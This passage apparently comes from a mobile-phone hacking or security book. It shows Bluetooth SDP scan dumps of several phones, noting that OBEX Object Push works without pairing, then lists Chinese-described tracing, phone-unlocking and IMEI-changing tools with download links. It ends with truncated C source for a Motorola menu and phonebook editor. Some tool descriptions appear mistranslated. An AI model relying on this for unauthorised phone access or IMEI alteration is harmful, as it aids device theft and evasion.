Service Class ID List:
"Serial Port" (0x1101)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 1
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"Serial Port" (0x1101)
Version: 0x0100
Pairing needed!
Service name: Dial-up networking
Service RecHandle: 0x11103
Service Class ID List:
"Dialup Networking" (0x1103)
"Generic Networking" (0x1201)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 1

Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"Dialup Networking" (0x1103)
Version: 0x0100
Pairing needed!
Service name: Fax
Service RecHandle: 0x11111
Service Class ID List:
"Fax" (0x1111)
"Generic Telephony" (0x1204)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 1
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"Fax" (0x1111)
Version: 0x0100
Pairing needed!
Service name: OBEX File Transfer
Service RecHandle: 0x11106
Service Class ID List:
"OBEX File Transfer" (0x1106)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 5
"OBEX" (0x0008)
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:

"OBEX File Transfer" (0x1106)
Version: 0x0100
Pairing needed!
Service name: OBEX Object Push
Service RecHandle: 0x11105
Service Class ID List:
"OBEX Object Push" (0x1105)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 4
"OBEX" (0x0008)
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"OBEX Object Push" (0x1105)
Version: 0x0100
Pairing NOT needed!
Bluetooth Menu has an "Authentication" checkbox, eaven when this is set
no pairing or user interaction is needed.
Service name: OBEX Synchronisation
Service RecHandle: 0x11104
Service Class ID List:
"IrMCSync" (0x1104)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 5
"OBEX" (0x0008)
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"IrMCSync" (0x1104)
Version: 0x0100
Pairing needed!

Service name: Voice gateway
Service RecHandle: 0x11112
Service Class ID List:
"Headset Audio Gateway" (0x1112)
"Generic Audio" (0x1203)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 2
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"Headset" (0x1108)
Version: 0x0100
Pairing needed!
Service name: Voice gateway
Service RecHandle: 0x1111f
Service Class ID List:
"" (0x111f)
"Generic Audio" (0x1203)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 3
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"" (0x111e)
Version: 0x0100
Pairing needed!
/---sdp
Requesting information ...
BD Address: 00:01:E3:xx:xx:xx
LMP Version: 1.1 (0x1) LMP Subversion: 0x555
Manufacturer: Infineon Technologies AG (9)

Features: 0xef 0xea 0x19 0x00
<3-slot packets> <5-slot packets> <encryption> <slot offset>
<role switch> <hold mode> <sniff mode> <RSSI>
<SCO link> <HV3 packets> <u-law log> <A-law log>
<CVSD> <transparent SCO>
Sony Ericsson P900
00:0A:D9:xx:xx:xx
---info
device: SonyEricsson P900
version: n/a
date: n/a
type: mobile phone
note: n/a
/---info
---sdp
Service name: Voice gateway
Service Description: Voice gateway
Service Provider: Sony Ericsson
Service RecHandle: 0x10000
Service Class ID List:
"Headset Audio Gateway" (0x1112)
"Generic Audio" (0x1203)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 8
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"Headset" (0x1108)
Version: 0x0100
Service name: Bluetooth Serial Port
Service Description: Bluetooth Serial Port
Service Provider: Symbian Ltd.
Service RecHandle: 0x10006
Service Class ID List:
"Serial Port" (0x1101)

Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 1
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Service name: Dial-up Networking
Service Description: Dial-up Networking
Service Provider: Sony Ericsson
Service RecHandle: 0x10007
Service Class ID List:
"Dialup Networking" (0x1103)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 2
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"Dialup Networking" (0x1103)
Version: 0x0100
Service name: OBEX Object Push
Service RecHandle: 0x10008
Service Class ID List:
"OBEX Object Push" (0x1105)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 3
"OBEX" (0x0008)
Profile Descriptor List:
"OBEX Object Push" (0x1105)
Version: 0x0100
Service name: OBEX File Transfer
Service RecHandle: 0x10009

Service Class ID List:
"OBEX File Transfer" (0x1106)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 4
"OBEX" (0x0008)
/---sdp
LMP Version: 1.1 (0x1) LMP Subversion: 0x9040
Manufacturer: Ericsson Mobile Comunications (0)
Features: 0xff 0xfb 0x01 0x00
<3-slot packets> <5-slot packets> <encryption> <slot offset>
<timing accuracy> <role switch> <hold mode> <sniff mode>
<park mode> <RSSI> <SCO link> <HV2 packets>
<HV3 packets> <u-law log> <A-law log> <CVSD>
Sony Ericsson T68i
00:0A:D9:xx:xx:xx
---info
device: Ericsson T68i
version: ?
date: ?
type: mobile phone
note: ?
/---info
Requesting information ...
BD Address: 00:0A:D9:xx:xx:xx
Device name: T68i
LMP Version: 1.1 (0x1) LMP Subversion: 0x400
Manufacturer: Ericsson Technology Licensing (0)
Features: 0x04 0xea 0x31 0x00 0x00 0x00 0x00 0x00
<encryption> <RSSI> <SCO link> <HV3 packets> <u-law log>
<A-law log> <CVSD>
---sdp
Browsing 00:0A:D9:xx:xx:xx
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10000
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1103 - DialupNetworking (DUN)

UUID16 : 0x1201 - GenericNetworking
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x1
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1103 - DialupNetworking (DUN)
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "Dial-up Networking"
Attribute Identifier : 0x305
Integer : 0x0
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10001
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1111 - Fax
UUID16 : 0x1204 - GenericTelephony
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x2
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence

UUID16 : 0x1111 - Fax
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "Fax"
Attribute Identifier : 0x302
Integer : 0x1
Attribute Identifier : 0x303
Integer : 0x0
Attribute Identifier : 0x304
Integer : 0x1
Attribute Identifier : 0x305
Integer : 0x0
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10002
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1112 - HeadsetAudioGateway
UUID16 : 0x1203 - GenericAudio
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x3
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1108 - Headset
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "Voice gateway"
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10003
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence

UUID16 : 0x1101 - SerialPort
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x4
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x100
Text : "Serial Port 1"
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10004
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1101 - SerialPort
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x5
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x100
Text : "Serial Port 2"
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10005
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1105 - OBEXObjectPush
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP

Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0xa
Data Sequence
UUID16 : 0x0008 - OBEX
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1105 - OBEXObjectPush
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "OBEX Object Push"
Attribute Identifier : 0x303
Data Sequence
Integer : 0x1
Integer : 0x3
Integer : 0x5
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10006
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1104 - IrMCSync
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0xb
Data Sequence
UUID16 : 0x0008 - OBEX
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence

Data Sequence
UUID16 : 0x1104 - IrMCSync
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "IrMC Synchronization"
Attribute Identifier : 0x301
Data Sequence
Integer : 0x1
Integer : 0x3
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x1000f
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x111f - HandsfreeAudioGateway
UUID16 : 0x1203 - GenericAudio
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x6
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
Data Sequence
UUID16 : 0x111e - Handsfree
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "Voice gateway"
Attribute Identifier : 0x301
Integer : 0x1
Attribute Identifier : 0x311
Integer : 0x7
/---sdp

D.2.5 电子邮件威胁

程序名：NeoTracePro
特征：允许用户精确追踪 IP 地址或主机名的地理位置。非常准确、快速，拥有众多实用功能。能够链接到具有许多高级功能的在线工具。
URL: http://www.neotrace.com

程序名：VisualRoute
特征：允许用户在互联网上精确追踪 IP 地址或主机名的可视化工具。仅 Jave 版可用。
URL: http://visualroute.visualware.com

程序名：eMailTrackerPro
特征：允许用户精确追踪电子邮件的起源和生成系统，而不是追踪 IP 地址或主机名。
URL: http://www.visualware.com/personal/download/index.html

程序名：Sam Spade
特征：允许用户对指定 IP 地址或主机名执行众多信息采集技术。
URL: http://www.samspade.org

D.2.6 三菱

程序名：Mitsubishi Unlocker and Mitsubishi All Lock Remover
特征：允许三菱手机用户锁定手机。
URL: http://www.jstic.com/Newsgroup/Mitsubishi/MT230.zip and
http://www.jstic.com/Newsgroup/Mitsubishi/MTxx.zip

D.2.7 摩托罗拉

程序名：Motorola Change IMEI
特征：允许摩托罗拉手机用户改变 IMEI 号。
URL: http://mobile.box.sk/downloads/motimei.zip

程序名：Motorola Unlocker
特征：允许摩托罗拉手机用户锁定手机。
URL: http://www.jstic.com/Newsgroup/Motorola/mot4.zip

程序名：Motorola Editor（MotEditor）
特征：允许摩托罗拉手机用户控制菜单选项、电话本选项和其他设置。
URL: http://www.jstic.com/Newsgroup/Motorola/medit303.zip
源代码：

```
/*****************************************************************************
* This is Version 3.03 of my "Mot Menu Editor" now with full
```

```
* bitmap-support AND editable phonebook!
*
* It's pure ANSI C and should be compileable with almost all C-Compilers.
*
* See MEDIT.TXT for more information and how to use.
*
* Thanks to Janus, because he's doing it!
* Thanks to ANDROID for his wonderfull work with ASIM!
*
* I WILL NOT claim ANY responsibility if you damage your phone with this
* programme! Be carefull!
*
* See usage() for info on cmdline options.
*
* (c) tst 1997,1998
* tst@iname.com
*
**********************************************************************/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#define PRGVERSION "MEDIT v3.03 (c) 1997,1998 TST\n"
typedef unsigned int UINT;
typedef unsigned long DWORD;
typedef long LONG;
typedef unsigned int WORD;
typedef unsigned char BYTE;
/* name of menu-description file: */
#define MENUFILE "medit.mnu"
/* Max. size of framefile, should be 4096, but just to be on the safe side: */
#define MAXFRAMESIZE 8192
/* The number of the frame is at: */
#define FRAMENUMBER 0x40
/* Graphic: */
#define WIDTH 96
#define HEIGHT 32
/* Graphic-position in frame 1 or 4: */
#define GRSTART 0x1AB
#define GRSTEP 0x84
```

```
/* Struct for windows-bitmap: */
typedef struct
{
UINT biType;
DWORD biFileSize;
UINT biReserved1;
UINT biReserved2;
DWORD biOffBits;
DWORD biSizeHeader;
LONG biWidth;
LONG biHeight;
WORD biPlanes;
WORD biBitCount;
DWORD biCompression;
DWORD biSizeImage;
LONG biXPelsPerMeter;
LONG biYPelsPerMeter;
DWORD biClrUsed;
DWORD biClrImportant;
BYTE biBlue1;
BYTE biGreen1;
BYTE biRed1;
BYTE biColorReserved1;
BYTE biBlue2;
BYTE biGreen2;
BYTE biRed2;
BYTE biColorReserved2;
BYTE biData[WIDTH*HEIGHT/8];
DWORD biReserved3;
} BITMAP;
BITMAP *bitmap;
/* defines for the address of the menu-"binary array" in frame 1 or 4*/
/* first and last byte: */
#define MSTART 0x176
#define MEND 0x18F
/* Map from ASCII to Mot-chars. "@" == 0x00 */
char *charmap[2] =
{ " 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
"+-*/=><#.?!,&:()"¨_%oe$__…'á‡,,†' __è,â_¥™0oê¤"_—_@",
```

```
" 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
"+-*/=><#.?!,&:()'\x60\x40%\x01\x02\x5B\x0E\x7F\x1C\x1E\x09\x7B\x0F\x1D"
"\x10\x1F\x04\x12\x05\x13\x07\x5D\x5C\x0B\x08\x15\x7D\x7C\x5E\x06\x7E\x00" };
/* Phonebook position in frame 2 and 4: */
#define PBSTART ((framedata[FRAMENUMBER] == 2)? 0x60 : 0x297)
#define PBENTRYSTART ((framedata[FRAMENUMBER] == 2)? 1 : 75)
#define PBENTRIES ((framedata[FRAMENUMBER] == 2)? 74 : 26)
/* Number of chars the phone can store: */
#define MAXPBNUMBER 32
#define MAXPBTEXT 16
/* Struct for phonebook-entry in frame 2 and 3: */
typedef struct
{
WORD pbQualifier;
BYTE pbLocation;
char pbText[MAXPBTEXT];
BYTE pbNumberLen;
BYTE pbNumberQualif;
BYTE pbNumber[MAXPBNUMBER / 2];
WORD pbUnused;
} PBENTRY;
/* This define can be replaced by a "sizeof(PBENTRY)", but ONLY
if your compiler makes no "word-alignment" or whatsoever: */
#define PBENTRYSIZE (7+MAXPBTEXT+MAXPBNUMBER/2)
char *progname;
char *framedata;
int framesize;
int verbose;
/*****************************************************************************/
void usage(void)
{
fputs(PRGVERSION
"Usage:\n"
" MEDIT [-v] <frame.bin> [<textfile> [<outframe.bin>]]\n\n"
" -v: Display verbose status messages.\n"
" frame.bin: Binary file from which the data is read.Either frame 1,2,3 or
4.\n"
" textfile: Textfile with menudefinitions or phonebook.\n"
" outframe.bin: Changed outputfile. If omitted frame.bin is overwritten.\n"
```

```
"\n\nor:\n"
" MEDIT [-v] <frame.bin> <-b<r|w> bitmap.bmp> [<outframe.bin>]\n\n"
" -v: Display verbose status messages.\n"
" frame.bin: Binary file from which the data is read. Must be frame 1 or
4.\n"
" -br bitmap.bmp: Bitmap 96x32 to be used as startup-graphic in frame.bin.\n"
" -bw bitmap.bmp: Startup-graphic of frame.bin is written to bitmap.bmp\n"
" outframe.bin: Changed outputfile. If omitted frame.bin is overwritten.\n",
stderr );
}
void usagebmp(void)
{
fprintf( stderr, "Unsupported bitmap type. Valid bitmaps are width=%d
height=%d\n"
"uncompressed with 1-bit black and white color.\n", WIDTH, HEIGHT);
}
void printmsg(char *msg)
{
if( verbose )
puts( msg );
}
FILE *fopenfile(char *filename, char *mode)
{
FILE *afile;
if( (afile = fopen( filename, mode )) == NULL )
if( *mode == 'r' )
{
fprintf( stderr, "%s: cannot open file %s for reading: %s\n",
progname, filename, strerror( errno ) );
exit( -2 );
}
else
{
fprintf( stderr, "%s: cannot open file %s for writing: %s\n",
progname, filename, strerror( errno ) );
exit( -3 );
}
return( afile );
}
```

```
void fcheckerr(FILE *afile, char *doingwhat, char *filename)
{
if( ferror( afile ) )
{
fprintf( stderr, "%s: error %s %s: %s\n",
progname, doingwhat, filename, strerror( errno ) );
exit( -1 );
}
}
/*****************************************************************************/
void parsemenufile(char *filename)
{
int dest, line;
char c, linebuffer[80];
FILE *in;
in = fopenfile( filename, "rb" );
while( !ferror(in) && !feof(in) )
{
if( fgets(linebuffer, sizeof(linebuffer), in) != NULL)
{
if( sscanf(linebuffer, "%d %c", &line, &c) != EOF)
{
dest = line / 8 + MSTART;
if( (dest < MSTART) || (dest > MEND) )
fprintf( stderr, "Menu number %d out of range.\n", line );
else
{
if( c == '0' )
{
framedata[dest] &= (0xFF - (1 << (line % 8)));
if( verbose )
printf("Set menu %d OFF.\n", line );
}
if( c == '1' )
{
framedata[dest] |= 1 << (line % 8);
if( verbose )
printf("Set menu %d ON.\n", line );
}
```

```
}
}
}
}
fcheckerr( in, "reading", filename );
fclose( in );
}
void outputmenudata(void)
{
int i, count, line = 0, fileline;
char linebuffer[255], descr[100], c;
FILE *in;
if( (in = fopen( MENUFILE, "r" )) == NULL )
{
fprintf( stderr, "Menu description file %s not available, descriptions are
omitted.\n",
MENUFILE);
}
for(count=MSTART; count <= MEND; count++)
{
c = framedata[count];
for(i=0; i<8; i++)
{
if( in != NULL )
{
if( fgets(linebuffer, sizeof(linebuffer), in) == NULL)
{
in = NULL;
*descr = 0;
}
else
{
sscanf(linebuffer, "%d %*c %100c", &fileline, descr);
if(fileline != line || (strlen(linebuffer) < 10))
*descr = 0;
else
*strchr(descr, '\n') = 0;
}
printf("%03d %1d %s\n", line, c&1, descr);
```

```
}
else
{
printf("%03d %1d \n", line, c&1);
}
line++;
c >>= 1;
}
}
fcheckerr( in, "reading", MENUFILE );
fclose( in );
}
/*****************************************************************************/
void readfilebin(char *framefile)
{
FILE *in;
in = fopenfile( framefile, "rb" );
framesize = fread(framedata, 1, MAXFRAMESIZE, in);
fcheckerr( in, "reading", framefile );
if( framesize >= MAXFRAMESIZE )
{
fprintf( stderr, "%s: error reading %s: Framefile too long.\n",
progname, framefile );
exit( 13 );
}
if( framesize < MEND )
{
fprintf( stderr, "%s: error reading %s: Framefile too short\n",
progname, framefile );
exit( 12 );
}
switch( framedata[FRAMENUMBER] )
{
case 1: printmsg("This is a frame #1"); break;
case 2: printmsg("This is a frame #2"); break;
case 3: printmsg("This is a frame #3"); break;
case 4: printmsg("This is a frame #4"); break;
}
fclose(in);
```

```
}
void writefilebin(char *framefile)
{
FILE *out;
out = fopenfile( framefile, "wb" );
if( fwrite(framedata, 1, framesize, out) != framesize )
fprintf( stderr, "%s: error writing %s: Amount of data written differs datasize.\
n",
progname, framefile );
fcheckerr( out, "writing", framefile );
fclose(out);
}
/*****************************************************************************/
void readbitmap(char *filename)
{
FILE *in;
size_t bytesread;
int error = 0;
in = fopenfile( filename, "rb" );
bytesread = fread(bitmap, 1, sizeof(BITMAP), in);
fcheckerr( in, "reading", filename );
if( bytesread >= sizeof(BITMAP) )
{
fprintf( stderr, "%s: error reading %s: Bitmapfile too long.\n",
progname, filename );
usagebmp();
exit( 53 );
}
if( bytesread < (sizeof(BITMAP)-WIDTH*HEIGHT/8) )
{
fprintf( stderr, "%s: error reading %s: Bitmapfile too short\n",
progname, filename );
usagebmp();
exit( 52 );
}
fclose(in);
error = bitmap->biWidth != WIDTH;
error |= bitmap->biHeight != HEIGHT;
error |= bitmap->biCompression != 0;
```

```
error |= bitmap->biBitCount != 1;
error |= bitmap->biType != *(UINT*) "BM";
error |= bitmap->biSizeHeader != 40;
if( error )
{
usagebmp();
exit(55);
}
}
void writebitmap(char *filename)
{
FILE *out;
bitmap->biType = *(UINT*) "BM";
bitmap->biFileSize = sizeof(BITMAP);
bitmap->biReserved1 = 0;
bitmap->biReserved2 = 0;
bitmap->biOffBits = 62;
bitmap->biSizeHeader = 40;
bitmap->biWidth = WIDTH;
bitmap->biHeight = HEIGHT;
bitmap->biPlanes = 1;
bitmap->biBitCount = 1;
bitmap->biCompression = 0;
bitmap->biSizeImage = (HEIGHT*WIDTH)/8;
bitmap->biXPelsPerMeter = 4740;
bitmap->biYPelsPerMeter = 4740;
bitmap->biClrUsed = 0;
bitmap->biClrImportant = 0;
bitmap->biBlue1 = 0;
bitmap->biGreen1 = 0;
bitmap->biRed1 = 0;
bitmap->biColorReserved1 = 0;
bitmap->biBlue2 = 0xFF;
bitmap->biGreen2 = 0xFF;
bitmap->biRed2 = 0xFF;
bitmap->biColorReserved2 = 0;
bitmap->biReserved3 = 0;
out = fopenfile( filename, "wb" );
if( fwrite(bitmap, 1, sizeof(BITMAP)-sizeof(bitmap->biReserved3), out) !=
```

```
(sizeof(BITMAP)-sizeof(bitmap->biReserved3)) )
fprintf( stderr, "%s: error writing %s: Amount of data written differs
datasize.\n",
progname, filename );
fcheckerr( out, "writing", filename );
fclose(out);
}
void checkframegraphic(void)
{
int i;
for(i=0; i<4; i++)
if( (*(WORD *)(framedata + GRSTART-3 + GRSTEP*i) != 0x1081)
|| (framedata[GRSTART-1+GRSTEP*i] != i+1) )
fprintf( stderr, "WARNING! Framedata at %X does not match 81 10 0%d.
Proceeding anyway.\n",
GRSTART-3 + GRSTEP*i, i+1);
}
int getpixelbmp(int x, int y)
{
return( (bitmap->biData[(HEIGHT-y-1)*(WIDTH/8) + x/8] & 1<<(7-(x % 8))) );
}
int getpixelframe(int x, int y)
{
return(framedata[GRSTART+GRSTEP*(y/8)+x] & 1<<(y%8));
}
void setpixelbmp(int x, int y, int value)
{
if( value )
bitmap->biData[(HEIGHT-y-1)*(WIDTH/8) + x/8] |= 1<<(7-(x % 8));
else
bitmap->biData[(HEIGHT-y-1)*(WIDTH/8) + x/8] &= (BYTE) 0xFF - (BYTE)
(1<<(7-(x % 8)));
}
void setpixelframe(int x, int y, int value)
{
if( value )
framedata[GRSTART+GRSTEP*(y/8)+x] |= 1<<(y%8);
else
framedata[GRSTART+GRSTEP*(y/8)+x] &= (BYTE) 0xFF - (BYTE) (1<<(y%8));
```

```
}
void copybmp2frame(void)
{
int x, y;
for( y=0; y<HEIGHT; y++ )
for( x=0; x < WIDTH; x++ )
setpixelframe( x,y, getpixelbmp(x,y) );
}
void copyframe2bmp(void)
{
int x, y;
for( y=0; y<HEIGHT; y++ )
for( x=0; x < WIDTH; x++ )
setpixelbmp( x,y, getpixelframe(x,y) );
}
/*****************************************************************************/
void parsepbdata(char *filename)
{
int dest, converted, i, j;
char linebuffer[80], scanstring[16], number[MAXPBNUMBER+30],
text[MAXPBTEXT+1];
    char *p, *tp;
    FILE *in;
    PBENTRY *entry;
    BYTE num;
    in = fopenfile( filename, "rb" );
    sprintf( scanstring, "%%d %%s %%%%dc", MAXPBTEXT );
    while( !ferror(in) && !feof(in) )
    {
    if( fgets(linebuffer, sizeof(linebuffer), in) != NULL)
    {
    if( (converted = sscanf(linebuffer, scanstring, &dest, number, text)) !=
EOF)
{
if( dest >= PBENTRYSTART && dest < PBENTRYSTART + PBENTRIES )
{
entry = (PBENTRY *)(framedata+PBSTART+(dest-PBENTRYSTART)*PBENTRYSIZE);
if( entry->pbQualifier != 0x4B24 || entry->pbLocation != dest )
{
```

```
fprintf( stderr, "%s: Don't know how to handle frame data,
canceled for safety.\n",
progname);
exit( 73 );
}
memset( entry->pbText, 0xFF, sizeof(entry->pbText) );
memset( entry->pbNumber, 0xFF, sizeof(entry->pbNumber) );
if( converted > 1 )
{
text[MAXPBTEXT] = 0;
if( (p = strchr( text, '\r' )) != NULL )
*p = 0;
if( (p = strchr( text, '\n' )) != NULL )
*p = 0;
for( i = 0; (i < MAXPBTEXT && text[i] != 0); i++)
if( (p = strchr(charmap[0], text[i])) != NULL )
entry->pbText[i] = *(p - charmap[0] + charmap[1]);
else
entry->pbText[i] = ' ';
entry->pbNumberQualif = 0x81;
i = j = 0;
while( i < MAXPBNUMBER && number[j] != 0 )
if( number[j] == '+' )
{
entry->pbNumberQualif = 0x91;
j++;
}
else
{
if( number[j] >= '0' && number[j] <= '9' )
num = number[j] - '0';
else
switch( number[j] )
{
case '*': num = 0x0A; break;
case '#': num = 0x0B; break;
case 'p':
case 'P': num = 0x0C; break;
default:
```

```
fprintf( stderr, "%s: Invalid character in
number: %c\n", progname, number[j] );
}
if( (i & 1) )
entry->pbNumber[i/2] = ((BYTE)entry->pbNumber[i/2] &
0x0F) | (num<<4);
else
entry->pbNumber[i/2] = ((BYTE)entry->pbNumber[i/2] &
0xF0) | num;
j++;
i++;
}
entry->pbNumberLen = i/2 + 1;
number[j] = 0;
if( verbose )
printf( "PB-entry %d set to '%s' '%s'\n", entry->pbLocation,
number, text );
}
else
{
entry->pbText[0] = 0xFE;
entry->pbNumberLen = entry->pbNumberQualif = 0xFF;
if( verbose )
printf( "PB-entry %d removed.\n", entry->pbLocation );
}
}
}
}
}
fcheckerr( in, "reading", filename );
fclose( in );
}
void outputpbdata(void)
{
int count, i;
PBENTRY *entry;
char number[MAXPBNUMBER+2], text[MAXPBTEXT+1], *np, *tp, *p;
BYTE num;
for(count = 0; count < PBENTRIES; count++)
```

```
{
entry = (PBENTRY *)(framedata+PBSTART+count*PBENTRYSIZE);
if( entry->pbQualifier != 0x4B24 )
{
fprintf( stderr, "%s: Don't know how to handle frame data, canceled for
safety.\n",
progname);
exit( 61 );
}
if( (BYTE)*entry->pbText != 0xFE )
{
np = number;
if( (entry->pbNumberQualif & 0x10) )
*(np++) = '+';
for( i = 0; i < entry->pbNumberLen; i++ )
{
num = entry->pbNumber[i] & 0x0F;
if( num <= 0x0c )
if( num == 0x0a )
*(np++) = '*';
else
if( num == 0x0b )
*(np++) = '#';
else
if( num == 0x0c )
*(np++) = 'p';
else
*(np++) = num + '0';
num = entry->pbNumber[i] >> 4;
if( num <= 0x0c )
if( num == 0x0a )
*(np++) = '*';
else
if( num == 0x0b )
*(np++) = '#';
else
if( num == 0x0c )
*(np++) = 'p';
else
```

```
*(np++) = num + '0';
}
*np = 0;
i = 0;
tp = text;
while( i < MAXPBTEXT && (BYTE)entry->pbText[i] != 0xFF )
{
if( (p = strchr(charmap[1], entry->pbText[i])) != NULL )
*(tp++) = *(p - charmap[1] + charmap[0]);
else
*(tp++) = ' ';
i++;
}
*tp = 0;
printf("%d %s %s\n", entry->pbLocation, number, text);
}
}
}
/*****************************************************************************/
void main(int argc, char **argv)
{
int args = argc, nextarg = 1, framearg = 1, dontsave = 0;
progname = argv[0];
if( args >= 2 && *(UINT*) argv[nextarg] == *(UINT*) "-v" )
{
verbose = 1;
args--;
nextarg++;
framearg = nextarg;
}
else
verbose = 0;
printmsg("Allocating memory for frame/bitmap.");
framedata = malloc(MAXFRAMESIZE);
bitmap = malloc(sizeof(BITMAP));
if( bitmap == NULL || framedata == NULL )
{
fprintf( stderr, "%s: Cannot allocate memory.\n", progname );
exit( 1 );
```

```
